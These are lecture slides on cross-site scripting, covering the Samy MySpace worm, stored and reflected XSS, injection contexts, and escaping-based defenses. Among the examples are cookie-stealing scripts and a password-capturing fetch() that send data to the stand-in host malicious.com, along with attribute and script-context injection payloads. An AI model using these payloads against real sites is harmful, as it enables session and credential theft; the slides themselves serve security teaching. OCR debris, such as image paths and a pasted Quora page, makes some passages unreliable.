Cross Site Scripting (XSS)

Kameswari Chebrolu

Samy is my hero

- A self-propagating cross-site scripting (XSS) worm spread through MySpace (social networking website) in 2005
  - Created by a 21-year-old computer programmer named Samy Kamkar

- How arose?
  - MySpace allowed users to insert arbitrary HTML and JavaScript code into their profiles
  - Kamkar used JavaScript code (payload) in his own profile. If a victim visited his profile,
    - Would display the string "but most of all, samy is my hero" on victim's profile page
    - Would send Samy a friend request
    - And further, payload replicated and planted on victim’s own profile
    - Thus spreading the worm

- Within release, over one million friends were added to Kamkar's account
- Sentenced to three years of probation, 90 days of community service, and had to pay restitution to MySpace (15-20k$)

Background

- JavaScript helps create dynamic and interactive content
  - Can respond to user actions such as clicks, input, and other events, making web pages more engaging
  - Can manipulate the Document Object Model (DOM to dynamically change the content and structure of web pages
- Can normally trust JavaScript returned by trusted website
  - After all, it manipulates its own content!
  - But can we really trust?

Cross Site Scripting

- One of the top web vulnerabilities
- Why is it not called CSS?
  - Because “CSS” already taken by “Cascading Style Sheets”!
  - Malicious code has to “cross” victim website to reach victim user
- Three entities: Attacker, Victim user (using browser), Victim Website (which victim user trusts)

- Allows malicious attacker to inject code into the victim website due to improper input validation
- Injected code executed in victim user's browser
- Defeated by Same origin policy?
  - Does not help (attack happens within same origin)

- Through XSS, attacker can
  - Perform any action within the application that the user can perform
  - View any information that user is able to view
  - Modify any information that the user is able to modify
  - Initiate interactions with other application users, including malicious attacks, that will appear to originate from victim user

Objectives

- Send cookies, tokens and other cached data to a third party
- Performing network requests and system operations that the user hasn’t requested (e.g. Samy worm)
- Force downloads of malicious files to the end user machine
- Capture user input such as passwords via a key-logger
- Deface web pages by manipulating DOM

Types

- Stored XSS
- Reflected XSS
- DOM based XSS

Stored/Persistent XSS

- Also called Persistent XSS
- Victim Website stores Attacker's input that is viewed later by another user (victim user)
  - **Often leveraged via comment/message fields**
- Code injected remains on the site and visible to other users

Testing the ground

- Can confirm XSS vulnerability by injecting a payload to execute some arbitrary JavaScript
- Stored XSS
  - Try: <h1> hello world! </h1>
    - Results in larger font → vulnerability likely exists
  - Then try javascript alert() function

Persistent XSS

```
<html>
 <title>Post in Discussion Forum</title>
 <body>
   Post in our discussion forum!
   <form action=""sign.php"" method=""POST"">
     <input type=""text"" name=""name"" />
     <input type=""text"" name=""message""
size=""40"" />
     <input type=""submit"" value=""Submit"" />
   </form>
 </body>
</html>
```

Page that allows users to input messages

```
<html>
 <title>Discussion Forum</title>
 <body>
   Thanks for you comments!<br />
   Alice: Hello everyone! <br />
   Bob: Hi, this is Bob? <br />
   Mallory:Hi, Bob <br />
 </body>
</html>
```

Page that displays user’s messages

```
<script>
   alert(1);
</script>
```

Comment/Message entered by an attacker

```
<html>
 <title>Discussion Forum</title>
 <body>
   Thanks for you comments!<br />
   Alice: Hello everyone! <br />
   Bob: Hi, this is Bob? <br />
   Mallory:Hi, Bob <br />
   Mallory:
   <script>
     alert(1);
   </script>
 </body>
</html>
```

Resulting discussion forum page

A harmless attack that just pops up a message box

More Powerful Attacks

- Stealing cookies:
  - Victim website cookie passed to attacker's website

```
<script>
    document.location = "http://www.malicious.com/
    steal.php?cookie="+document.cookie;
</script>
```

  - Same origin does not help
  - Victim user can see such redirections though

- Successful only if
  - Victim has some active cookie (e.g. user logged in)
  - Website is not using HttpOnly flag
    - Browser will not permit javascript on the page to access cookies in this case

Hiding the Attack

```
<iframe frameborder="0" src="”"" height="0" width="0" id="”XSS”" name="”XSS”"></iframe>
<script>
    frames[“XSS”].location.href=”http://www.malicious.com/steal.php?cookie=”
  + document.cookie;
</script>
```

Hide via iframe (invisible frame)

```
<script>
  img = new Image();
  img.src = "http://www.malicious.com/steal.php?cookie=" + document.cookie;
</script>
```

Hide via image (no image returned, so nothing to show)

- Steal password:

```
<input name="username" id="username" />
   <input
     type="password"
     name="password"
     onchange="if(this.value.length)fetch('https://www.malicious.com',{
method:'POST',
body:username.value+'#'+this.value
});"
```

- Avoids problems with stealing cookies (e.g. HTTPOnly flag)
- Same password may work on other pages (same cookie won’t)
- However, attack is successful only if users have a password manager that performs password auto-fill

Context Matters

- When testing for XSS, need to identify context. Why?
  - Location of stored data within response, processing on data before storage determine type of payload required!

- Is XSS context between HTML tags?
  - Need to introduce new HTML tags that trigger JavaScript
    - `<script>alert(1)</script>`
    - `<img src=1 onerror=alert(1)>`

```html
<script>
    alert(1);
</script>
```

Comment/Message entered by an attacker

```html
<html>
 <title>Discussion Forum</title>
 <body>
   Thanks for you comments! <br />
   Alice: Hello everyone!  <br />
   Bob: Hi, this is Bob?  <br />
   Mallory:Hi, Bob  <br />
   Mallory:
   <script>
     alert(1);
   </script>
 </body>
</html>
```

Resulting discussion forum page

- Is XSS context in HTML tag attribute?
  - Assume comment form takes a comment and also a URL of the user (for referring to personal webpage)
  - Assume script between HTML tags has been escaped, is there another way to attack?
  - Website URL still under user control, but context is now in tag attribute


```
<section class="comment">
    <p>
    <img src="/images/profileDummy.jpg" class="profile">    <a id="author"
href="http://foo.com">KC</a> |                    </p>
    <p>&lt;script&gt;alert(1)&lt;/script&gt;</p>
    <p></p>
</section>
```

- Attack Payload:

```html
<section class="comment">
       <p>
       <img src="/images/profileDummy.jpg" class="profile">
<a id="author" href="javascript:alert(1)">KC</a>
       </p>
       <p>hello</p>
       <p></p>
   </section>
```

Non persistent XSS

- Victim Website includes victim user’s input as part of its response to a request i.e ‘reflects’ it back
- Often exploited via search pages or error pages that echo part of the query string
- Injected code does not persist past victim user’s session with victim website
- Query is a javascript in case of attack
- But if you inject malicious javascript, you suffer yourself! How attack works?


https://www.quora.com/search?q=XSS+attack
110%
Quora
Home
Answer
Spaces
Notifications
1
XSS attack
Add Question
By Type
All Types
Questions
Answers
Posts
Profiles
Topics
Sessions
Spaces
By Topics
All Topics
Topics You Follow
Search for a topic
By Author
Results for **XSS attack**
What are the most effective XSS attacks?
7 Answers · View All
Marcel Laverdet — This is a very straightforward attack. If you decode the multiple levels of escaping you will end up with: ... <script>_0xe6fe=["script","createElement","src","http://typpo.us... (more)
Does PLAY framework manage XSS attacks?
Mossaddeque Mahmood, Implement ideas! — From Play Framework 2.1, CSRF filters are added. See this example - JavaCsrf (more)
How do you prevent XSS in PHP?
11 Answers · View All
Sanjeev Kumar, Sanjeev Kumar Experienced PHP Web Developer and founder of www.codemarts.com. Ex — To prevent XSS attack **always validate input fields** . ... There are many functions in PHP which prevent from XSS attack ... 1. **htmlspecialchars()** ... The htmlspecialchars() function co... (more)


- Victim (User) visits **attacker site** (or receives email)
- Attacker site has this link which user is tricked to click


```
http://victimsite.com/search.php?query=
<script>document.location="http://malicious.com/steal.php?cookie="
+document.cookie</script>
```

- User inadvertently sends a query to victim site, which is echoed back via 'search results for'
- User browser executes the query → attack realized

- Attack must be fortuitously timed
  - E.g. To steal cookies, have to induce request at a time when user is logged
- Need for an external delivery mechanism → reflected is harder to realize than stored

(a) Non-persistent XSS attack






(b) Persistent XSS attack
Attacker
Malicious code
vulnerable.com
Malicious code
Page from target website
Victim's browser
Victim

Context Matters


- Is XSS context between HTML tags?
  - What we saw just now!
    - Search result will be shown between some HTML tags
  - Need to introduce HTML tags that trigger JavaScript
    - `<script>alert(1)</script>`
    - `<img src=1 onerror=alert(1)>`


- Is XSS context in HTML tag attribute?
  - Assume script between HTML tags has been escaped, is there another way to attack?
  - Implementation fault: showing prior search results in the search box!

```html
▼<section class="blog-header">
   <h1>0 search results for '111222'</h1>
   <hr>
 </section>
▼<section class="search">
  ▼<form action="/" method="GET"> flex
     <input type="text" placeholder="Search the blog..." name="search" value="111222">
     <button class="button" type="submit">Search</button>
   </form>
 </section>
▶<section class="blog-list no-results">⋯</section>
</div>
```





<section class="blog-header">
<h1>
0 search results for '111222"onmouseover="alert(1)'
</h1>
<hr>
</section>
<section class="search">
<form action="/" method="GET"> flex
<input type="text" placeholder="Search the blog..." name="search" value="111222" onmouseover="alert(1)"> event
<button class="button" type="submit">Search</button>
</form>
</section>


Home
0 search results for '111222"onmouseover="alert(1)'
a3e00eb04f36c1484f1c283003d005c.web-security-academy.net
1
111222
OK


111222" onmouseover="alert(1)
Search

- Is XSS context in Javascript context?
  - Assume script between HTML tags has been escaped (angle brackets encoded), is there another way to attack?

```
<section class="blog-header">
  <h1>0 search results for '111222'</h1>
  <hr>
</section>
<section class="search">…</section>
<script>
  var searchTerms = '111222'; document.write('<img src="/resources/images/tracker.gif?
  searchTerms='+encodeURIComponent(searchTerms)+'">');
</script>
<img src="/resources/images/tracker.gif?searchTerms=111222">
<section class="blog-list no-results">…</section>
```



```
<section class="search">…</section>
<script>
  var searchTerms = '111222"; alert(1);'; document.write('<img src="/resources/images/
  tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">');
</script>
```

111222"; alert(1);

Search

111222'; alert(1); let myVar='test

Search

```
▼<script>
    var searchTerms = '111222'; alert(1); let myVar='test'; document.write('<img src="
    resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">');
  </script>
  <img src="/resources/images/tracker.gif?searchTerms=111222">
```

DOM based XSS (not covered)

- DOM manipulation is needed to realize the attack
  - "Dynamically" includes attacker-controllable data into a page
  - Stored as well as Reflected DOM attacks possible
- JavaScript takes data from an attacker-controllable source (e.g. URL) and passes it to sink (e.g. innerHTML)
- Different sources and sinks have differing properties, exploitability a function of this
  - Specific processing of data must be also be accommodated

Defense


- Attacks arise mainly because javascript is being mixed with data
  - Web apps often use HTML markups when getting data from users → HTML markups allow code!
    - Can't get rid of code while allowing markups!
- Two approaches:
  - Get rid of code from user input
  - Force developers to clearly separate code from data to allow browsers to enforce access control

Data Escaping

- Data is properly formatted for safety
- Filtering: remove code from input
  - Not very easy to implement since code can be mixed in many ways
    - E.g. <script> is not the only way, can embed inside HTML attributes (saw earlier)
  - Use popular libraries instead of coding yourself (e.g. jsoup)

- Encoding: Replace HTML markup with alternate representations
  - <script> alert(1) </script> translates to <script> alert(1) </script>
  - Other encodings:
    - “ : "
    - & : &
    - ‘ : '
  - Browsers won’t treat them as HTML tags, just render them visually as appropriate character
  - Many template languages do this already
    - Escaping done whether templates load from database or pull data from the HTTP request

